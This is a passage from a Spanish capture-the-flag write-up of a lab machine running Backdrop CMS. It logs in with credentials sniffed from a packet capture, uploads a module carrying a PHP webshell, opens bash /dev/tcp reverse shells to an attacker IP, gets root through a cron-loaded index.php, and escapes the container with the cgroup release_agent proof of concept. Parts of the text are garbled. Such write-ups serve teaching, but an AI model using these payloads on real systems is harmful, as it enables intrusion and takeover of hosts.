- Frame 53: Change Cipher Spec, Finished
- Frame 54: Change Cipher Spec, Finished
- Frame 55: Change Cipher Spec, Finished
- Frame 56: Change Cipher Spec, Finished
- Frame 57: Change Cipher Spec, Finished
- Frame 58: Change Cipher Spec, Finished
- Frame 59: POST /?q=user/login HTTP/1.1 (application/x-www-form-urlencoded)
- Frame 60: [TLS segment of a reassembled PDU]
- Frame 61: [TLS segment of a reassembled PDU]
- Frame 62: Alert (Level: Warning, Description: Close)
- Frame 63: [TLS segment of a reassembled PDU]
- Frame 64: [TLS segment of a reassembled PDU]
- Frame 65: [TLS segment of a reassembled PDU]
- Frame 66: [TLS segment of a reassembled PDU]

The bytes pane shows the raw hex and ASCII data for the POST request. The ASCII dump reveals two form items:

```
Form item: "name" = "jpardella"
Form item: "pass" = "tGPN6AmJDZwYwdhY"
```

The packet list pane shows the sequence of frames from 49 to 66.

9. Explotación de Backdrop CMS

Accedemos al panel de login: <https://localhost:8002/?q=user/login> Usamos las credenciales obtenidas (jpardella / tGPN6AmJDZwYWdhY).

Una vez dentro, tenemos varios apartados como el de content, user accounts, appearance, functionality...

The screenshot shows the Backdrop CMS administration interface. At the top, there's a navigation bar with links like Home, Dashboard, Content, User accounts, Appearance, Functionality, Structure, Configuration, and Reports. On the right, there are user profile and log-out options. Below the navigation is a breadcrumb trail: Home > Administration > Dashboard. The main area is titled 'OVERVIEW'. It features several cards: 'WELCOME TO BACKDROP CMS!' with links to get started (View the home page, Add a logo or change the site name, Customize the current theme, Find a new theme for your site), 'Next steps' (Edit the About page, Create a new Post, Update the Primary navigation menu, Modify the layout for your home page), 'More actions' (Turn existing modules on or off, Add new modules for more functionality, Read the online user guide, Visit the Backdrop CMS Forum), 'CREATE CONTENT' (Add new Page, Add new Post), 'BACKDROP NEWS' (No news at this time), and 'MENUS'.

9.1 Creación de Módulo Malicioso

En el apartado de functionality, podemos instalar modulos, comprobamos como es el formato, para ello descargamos un modulo: <https://github.com/backdrop-contrib/tocify/releases/download/1.x-1.0.0/tocify.zip>

Comprobamos la estructura: `tree -la`

Resultado:



Como backdrop interpreta código PHP, dentro de tocify, añadimos una webshell:

```
GNU nano 8.7  
<?php $cmd = $_REQUEST['cmd']; echo "<pre>" . shell_exec($cmd) . "</pre>"; ?>  
return super().server_bind()  
File "/usr/lib/python3.8/http/server.py", line 138, in server_bind
```


Comprimimos el contenido: `zip -r tocify.zip tocify/`

9.2 Instalación y RCE

Ahora instalamos el modulo: Functionality -> Install New Modules -> Manual Installation -> subimos el zip -> Install -> Enable Newly added modules.

Vemos que existe el directorio /modules (<https://localhost:8002/modules>), verificamos existe y funciona la webshell: <https://localhost:8002/modules/tocify/webshell.php?cmd=whoami>

Resultado: www-data



9.3 Reverse Shell al Contenedor

Preparamos un listener en nuestra máquina.

Listener: `nc -nvlp 443`

Ejecutamos la reverse shell: '<https://localhost:8002/modules/tocify/webshell.php?cmd=bash%20-c%20%22bash%20-i%20%3E%26%20/dev/tcp/10.10.14.195/443%200%3E%261%22>'

Resultado: consola obtenida exitosamente.

Obtenemos conexión. Realizamos el tratamiento de la TTY para estabilizar la shell (mismos pasos que en la sección 3.7).

Verificamos el hostname: `hostname -I`

Resultado: `172.17.0.2`

Comprobamos el identificador: `id`

Resultado: `uid=33(www-data) gid=33(www-data) groups=33(www-data)`

Comprobamos los privilegios sudo: `sudo -l`

Resultado: `no existe sudo`

Comprobamos privilegios SUID: `find / -perm -4000 2>/dev/null`

Resultado:

```
/usr/bin/mount
/usr/bin/su
/usr/bin/chsh
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
```

Buscamos capabilities: `getcap -r / 2>/dev/null`

Resultado: no existen capabilities

10. Escalada de Privilegios en Contenedor

Enumeramos los procesos corriendo en el contenedor: `ps faux`

Resultado:

```
www-data@90c7f522b842:/var/www/html/backdrop/modules/tocify$ ps faux
USER      PID %CPU %MEM    VSZ   RSS TTY STAT START   TIME COMMAND
root      1  0.0  0.0  4324 3100 pts/0   Ss  06:12  0:00 /bin/bash /root/docker-entrypoint.sh send GpuControl.CreateCommand
root     22  0.0  0.0  8660 3788 ?        S    06:12  0:00 /usr/sbin/vsftpd
root     69  0.0  0.0  2864 1860 pts/0   S    06:12  0:00 /bin/sh /usr/bin/mysql_safe
mysql    184  0.1  3.3 1569096 135580 pts/0  Sl   06:12  0:31 \_ /usr/sbin/mariadb --basedir=/usr --datadir=/var/lib/mysql --p
root     185  0.0  0.0  6016 1448 pts/0   S    06:12  0:00 \_ logger -t mysqld -p daemon error
root     282  0.0  0.6 212096 24268 ?       Ss   06:12  0:01 /usr/sbin/apache2 -k start
www-data  6415  0.0  1.0 213880 40380 ?       S    11:22  0:01 \_ /usr/sbin/apache2 -k start
www-data  8415  0.0  0.9 214036 37876 ?       S    13:03  0:00 \_ /usr/sbin/apache2 -k start
www-data  8648  0.0  0.9 217188 37988 ?  10,129 S    13:12  0:00 \_ /usr/sbin/apache2 -k start
www-data  8652  0.0  0.9 217184 37656 ?       S    13:12  0:00 \_ /usr/sbin/apache2 -k start
www-data  8713  0.0  0.9 215548 36464 ?       S    13:15  0:00 \_ /usr/sbin/apache2 -k start
www-data  8714  0.0  0.9 217180 36984 ?       S    13:15  0:00 \_ /usr/sbin/apache2 -k start
www-data  8836  0.0  0.0  2864  936 ?  cap  S    13:21  0:00 | \_ sh -c bash -c "bash -i >& /dev/tcp/10.10.14.195/443 0>&1"
www-data  8837  0.0  0.0  4324 3136 ?       S    13:21  0:00 | \_ bash -c bash -i >& /dev/tcp/10.10.14.195/443 0>&1
www-data  8838  0.0  0.0  4588 3512 ?       S    13:21  0:00 | \_ bash -i
www-data  8861  0.0  0.0  2780 1072 ?       S    13:22  0:00 | \_ script /dev/null -c bash
www-data  8862  0.0  0.0  2864  984 pts/1  Ss   13:22  0:00 | \_ sh -c bash
www-data  8863  0.0  0.0  4588 3736 pts/1  S    13:22  0:00 | \_ bash
www-data  8964  0.0  0.0  6908 1524 pts/1  R+  13:27  0:00 | \_ ps faux
www-data  8752  0.0  0.9 215552 36112 ?       S    13:17  0:00 \_ /usr/sbin/apache2 -k start
www-data  8814  0.0  0.8 213856 34300 ?       S    13:20  0:00 \_ /usr/sbin/apache2 -k start
www-data  8815  0.0  0.9 217184 37296 ?       S    13:20  0:00 \_ /usr/sbin/apache2 -k start
www-data  8816  0.0  0.7 213504 30688 ?       S    13:20  0:00 \_ /usr/sbin/apache2 -k start
root     307  0.0  0.0  3872 2080 ?       Ss   06:12  0:00 /usr/sbin/cron -P
root     8952  0.0  0.0  6368 3508 ?       S    13:27  0:00 \_ /usr/sbin/cRON -P
root     8955  0.0  0.0  2864  940 ?  0,0,0,0 Ss   13:27  0:00 \_ /bin/sh -c sleep 45; /bin/bash /opt/heartbeat.sh
root     8957  0.0  0.0  2772  940 ?       S    13:27  0:00 \_ sleep 45
root     309  0.0  0.0  4588 3600 pts/0   S+  06:12  0:00 /bin/bash
www-data@90c7f522b842:/var/www/html/backdrop/modules/tocify$
```

Nada interesante para abusar.

Comprobamos lo que se ha ejecutado recientemente: `ps -eo user,command`

Resultado:

| USER | COMMAND |
|-------|--|
| root | /bin/bash /root/docker-entrypoint.sh |
| root | /usr/sbin/vsftpd |
| root | /bin/sh /usr/bin/mysql_safe |
| mysql | /usr/sbin/mariadb --basedir=/usr --datadir=/var/lib/mysql -- |

```

plugin-dir=/usr/lib/mysql/plugin --user=mysql --skip-log-error --pid-
file=/run/mysqld/mysqld.pid --socket=/run/mysqld/mysqld.sock
root      logger -t mysqld -p daemon error
root      /usr/sbin/apache2 -k start
root      /usr/sbin/cron -P
root      /bin/bash
www-data /usr/sbin/apache2 -k start
www-data sh -c bash -c "bash -i >& /dev/tcp/10.10.14.195/443 0>&1"
www-data bash -c bash -i >& /dev/tcp/10.10.14.195/443 0>&1
www-data bash -i
www-data script /dev/null -c bash
www-data sh -c bash
www-data bash
root      /usr/sbin/CRON -P
root      /bin/sh -c sleep 45; /bin/bash /opt/heartbeat.sh
root      sleep 45

```

Existe un script `/opt/heartbeat.sh` ejecutándose como **root** periódicamente.

Comprobamos el permiso del ultimo script ejecutado: `ls -la /opt/heartbeat.sh`

Resultado: `-rwxr-xr-x 1 root root 510 Jun 23 2022 /opt/heartbeat.sh`

Comprobamos el contenido: `cat /opt/heartbeat.sh`

Resultado:

```

#!/bin/bash
#Run a site availability check every 10 seconds via cron
checksum=$(./usr/bin/md5sum
/var/www/html/backdrop/core/scripts/backdrop.sh)
if [[ $checksum != "70a121c0202a33567101e2330c069b34" ]]; then
    exit
fi
status=$(php /var/www/html/backdrop/core/scripts/backdrop.sh --root
/var/www/html/backdrop https://localhost)
grep "Welcome to backdrop.carpediem.htb!" "$status"
if [[ "$?" != 0 ]]; then
    #something went wrong. restoring from backup.

```

```
        cp /root/index.php /var/www/html/backdrop/index.php  
    fi
```

Análisis: El script verifica la integridad de `backdrop.sh` (`md5sum`). Luego ejecuta `php ... backdrop.sh`. Este script de `backdrop` carga el entorno del CMS para comprobar el estado. Dado que `heartbeat.sh` corre como root, la ejecución de `php` también lo hace.

Comprobamos los permisos del script:

```
ls -la /var/www/html/backdrop/core/scripts/backdrop.sh
```

Resultado: `-rw-r--r-- 1 root root 4296 Mar 16 2022 /var/www/html/backdrop/core/scripts/backdrop.sh`

Comprobamos los permisos del directorio `backdrop`: `ls -la /var/www/html/backdrop`

Resultado:

```
drwxr-xr-x 8 www-data www-data 4096 Apr  7 2022 .  
drwxr-xr-x 1 www-data www-data 4096 Feb  4 13:45 ..  
-rw-r--r-- 1 www-data www-data 18092 Mar 16 2022 LICENSE.txt  
-rw-r--r-- 1 www-data www-data 5169 Mar 16 2022 README.md  
drwxr-xr-x 9 www-data www-data 4096 Apr  1 2022 core  
drwxr-xr-x 6 www-data www-data 4096 Apr  1 2022 files  
-rw-r--r-- 1 www-data www-data 578 Feb  4 13:48 index.php  
drwxr-xr-x 2 www-data www-data 4096 Apr  1 2022 layouts  
drwxr-xr-x 2 www-data www-data 4096 Apr  7 2022 modules  
-rw-r--r-- 1 www-data www-data 1198 Mar 16 2022 robots.txt  
-rw-r--r-- 1 www-data www-data 19386 Apr  1 2022 settings.php  
drwxr-xr-x 2 www-data www-data 4096 Apr  1 2022 sites  
drwxr-xr-x 2 www-data www-data 4096 Apr  1 2022 themes
```

Tenemos escritura como `www-data` sobre `index.php` y otros archivos, pero `backdrop.sh` está protegido por el checksum. Sin embargo, si modificamos `index.php` y el script `backdrop.sh` lo carga durante su ejecución (bootstrap del CMS), nuestro código se ejecutará como root.

Hacemos una reverse shell: `echo -e '#!/bin/bash\n\nbash -i >& /dev/tcp/10.10.14.195/443 0>&1' > /dev/shm/reverse && chmod +x /dev/shm/reverse`

Nos ponemos en escucha: `nc -nlvp 443`

Modificamos el `index.php`: `echo 'system("bash /dev/shm/reverse");' >> index.php`

Cuando root vuelva a montar el servicio, interpretara la reverse shell, y obtendremos la consola interactiva.

Una vez obtenido, nuevamente hacemos el tratamiento de la tty.

Ahora estamos como root en vez de `www-data` en el contenedor.

11. Escape del Contenedor (Privilege Escalation Final)

Estamos como root dentro del contenedor, pero necesitamos escapar al host principal.

Buscamos como escapar del contenedor con la referencia de hacktricks:

<https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation/index.html?highlight=docker%20escape#escape-from-privileged-containers>

Referencia Palo alto: <https://unit42.paloaltonetworks.com/cve-2022-0492-cgroups/>

Verificamos las *capabilities* actuales dentro del contenedor:

```
set `cat /proc/$$/status | grep "CapEff:"`; capsh --decode=$2
```

Resultado:

```
0x00000000a00425fb=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,  
,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_  
chroot,cap_audit_write,cap_setfcap
```

No esta la cap de cap_sys_admin.

Sin embargo, probamos a crear un nuevo namespace de usuario para ganar privilegios aparentes.

Hacemos: `unshare -UrmC bash`

Verificamos nuevamente las capabilities y tenemos full capabilities:

```
0x0000003fffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner  
,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_linux_immutable,c  
ap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock  
,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,ca  
p_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_<br>  
_time,cap_sys_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_contr  
ol,cap_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_<br>  
block_suspend,cap_audit_read
```

Ahora tenemos cap_sys_admin.

En la referencia vemos el PoC:

```
Privileged Escape Abusing created release_agent (cve-2022-0492) – PoC2
```

Procedimiento de explotación (PoC): Ejecutamos los siguientes comandos para montar un cgroup, configurar el `release_agent` para que ejecute un comando en el host (dar permisos SUID a bash) y dispararlo:

```
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir  
/tmp/cgrp/x  
echo 1 > /tmp/cgrp/x/notify_on_release  
host_path=`sed -n 's/.*\perdir=\([^\,]*\).*/\1/p' /etc/mtab`  
echo "$host_path/cmd" > /tmp/cgrp/release_agent  
echo '#!/bin/sh' > /cmd  
echo 'chmod u+s /bin/bash' >> /cmd  
chmod a+x /cmd  
sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
```

Verificamos los permisos SUID del host de la maquina victima: `ls -la /bin/bash`

Resultado: `-rwsr-xr-x 1 root root 1183448 Apr 18 2022 /bin/bash`

Nos elevamos los privilegios: `bash -p`

Obtenemos la flag de root: `cat /root/root.txt`

Resultado: `2cd04b7b1cf607adf5827e489e15c4cc`